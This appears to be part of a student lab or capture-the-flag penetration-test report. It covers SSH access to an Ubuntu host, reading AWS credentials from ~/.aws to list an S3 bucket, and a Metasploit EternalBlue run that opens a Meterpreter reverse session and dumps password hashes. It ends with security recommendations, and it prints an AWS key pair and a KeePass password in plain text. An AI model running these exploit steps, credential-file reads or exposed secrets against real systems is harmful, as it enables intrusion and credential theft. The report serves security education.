
1 of 1 selected | Ready.

Enumerating Linux Machine (Ubuntu)

Objective: Access the Ubuntu machine and retrieve sensitive data.

a. Gaining SSH Access

Using the credentials from the KeePass database, the team established an SSH session with the Ubuntu machine.




```
└─# ssh webmaster@192.168.20.135
webmaster@192.168.20.135's password:
Permission denied, please try again.
webmaster@192.168.20.135's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Nov 23 14:51:18 2024 from 192.168.20.130
webmaster@ubuntu:~$ ls
new-site-info.txt
```

b. Discovering AWS Credentials

During enumeration, a file named new-site-info.txt suggested that sensitive images were stored in an AWS S3 bucket. Further investigation revealed:

- AWS credentials stored in a configuration file on the machine.




```
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat mew-site-info.txt
cat: mew-site-info.txt: No such file or directory
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site.  It has some images of the big reveal of who the boss is.  We should be careful this isn't accessed ah
ead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$ ls -a
.  ..  .aws  .bash_history  .bash_logout  .bashrc  .cache  new-site-info.txt  .profile  .sudo_as_admin_successful
webmaster@ubuntu:~$ cd .aws
webmaster@ubuntu:~/.aws$ ls
config  credentials
webmaster@ubuntu:~/.aws$ cd credentials
-bash: cd: credentials: Not a directory
webmaster@ubuntu:~/.aws$ cat credentials
[default]
aws_secret_access_key = 59415kukEZSeRuOc6+3xeYExygwAYscQbUk9fTFC
aws_access_key_id = AKIAWGC5XLJAZA64F7UI
webmaster@ubuntu:~/.aws$ ls -a
.  ..  config  credentials
webmaster@ubuntu:~/.aws$ cat config
[default]
output = text
region = us-east-1
```

c. Accessing S3 Bucket

With the AWS credentials, the team listed and downloaded files from the S3 bucket. This included:

- A README file.


- Six JPEG images labeled flag1 to flag6.



```
webmaster@ubuntu:~/.aws$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~/.aws$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00        227 README.txt
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
webmaster@ubuntu:~/.aws$
```


d. Synchronizing Files

The files were transferred to the team's local machine for analysis. The README file and images confirmed the identity of The Masked DJ as **Professor Kevin Shivers**.



Directory listing for /

- config
- credentials
- flag1.jpeg
- flag2.jpeg
- flag3.jpeg
- flag4.jpeg
- flag5.jpeg
- flag6.jpeg
- README.txt




```
Section 0201 - In case you are wondering who this crazy person it is a young Professor Shivers.  He is the Masked DJ.

Sections 0101 and CY01 - You should be able to identify who this is.  See?  I told you I used to be cool.
```

Results


Key Findings:

- **Sensitive credentials** were stored in plaintext, exposing them to unauthorized access.




```
KeePass Password

Q1O2oK2ADtUns
```

- Systems were vulnerable to known exploits like **EternalBlue** due to a lack of patching.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.20.130:4444
[*] 192.168.20.137:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.20.137:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.20.137:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.20.137:445 - The target is vulnerable.
[*] 192.168.20.137:445 - Connecting to target for exploitation.
[+] 192.168.20.137:445 - Connection established for exploitation.
[+] 192.168.20.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.20.137:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.20.137:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.20.137:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.20.137:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.20.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.20.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.20.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.20.137:445 - Starting non-paged pool grooming
[+] 192.168.20.137:445 - Sending SMBv2 buffers
[+] 192.168.20.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.20.137:445 - Sending final SMBv2 buffers.
[*] 192.168.20.137:445 - Sending last fragment of exploit packet!
[*] 192.168.20.137:445 - Receiving response from exploit packet
[+] 192.168.20.137:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.20.137:445 - Sending egg to corrupted connection.
[*] 192.168.20.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.20.137
[*] Meterpreter session 1 opened (192.168.20.130:4444 → 192.168.20.137:49159) at 2024-11-23 16:38:01 -0500
[+] 192.168.20.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.20.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.20.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

- Poor password policies led to weak and easily guessable credentials.
- AWS cloud storage was inadequately secured, exposing confidential data.



```
webmaster@ubuntu:~/.aws$ cat credentials
[default]
aws_secret_access_key = 59415kukEZSeRuOc6+3xeYExygwAYscQbUk9fTFC
aws_access_key_id = AKIAWGC5XLJAZA64F7UI
webmaster@ubuntu:~/.aws$ ls -a
.  ..  config  credentials
webmaster@ubuntu:~/.aws$ cat config
[default]
output = text
region = us-east-1
```

Outcome:

The team successfully identified and exploited vulnerabilities, uncovering the identity of **The Masked DJ** and demonstrating the critical need for improved security measures.

Recommendations for Enhanced Security

1. **Enhanced Password Management:** Enforce the use of strong, complex passwords with regular updates and implement advanced password management tools to prevent plaintext storage of credentials.

2. **Improved Network Security:** Deploy robust intrusion detection and prevention systems and segment the network to isolate critical systems from less sensitive areas.

3. **Regular Vulnerability Assessments:** Schedule periodic penetration tests and vulnerability scans to proactively identify and address security weaknesses.

4. **Data Encryption:** Ensure all sensitive and confidential data is encrypted both at rest and in transit to prevent unauthorized access.

5. **Multi-Factor Authentication (MFA):** Require MFA for all critical systems, especially for administrative and remote access, to add an extra layer of security.

Conclusion

The penetration test successfully identified critical vulnerabilities in **The Masked DJ's** IT infrastructure. Through systematic reconnaissance, exploitation, and enumeration, the team was able to demonstrate the real-world implications of these weaknesses, including unauthorized access to sensitive systems and data.

Key findings from the test revealed:

- Unpatched vulnerabilities, such as EternalBlue, leaving systems susceptible to compromise.
- Weak password management practices, including plaintext storage and poor password policies.
- Inadequate protection of cloud resources, resulting in exposure of confidential data.
- Lack of sufficient monitoring and segmentation within the network.

By exploiting these gaps, the team uncovered the identity of **The Masked DJ**, exposing the risks associated with improper security measures in an organization managing sensitive data.

The results underscore the necessity for proactive security measures, including regular vulnerability assessments, robust employee training, and implementation of modern security technologies like multi-factor authentication and data encryption. Addressing these issues will significantly reduce the attack surface and protect against advanced threats.

The penetration test highlights the importance of a comprehensive security strategy in safeguarding critical infrastructure and sensitive information.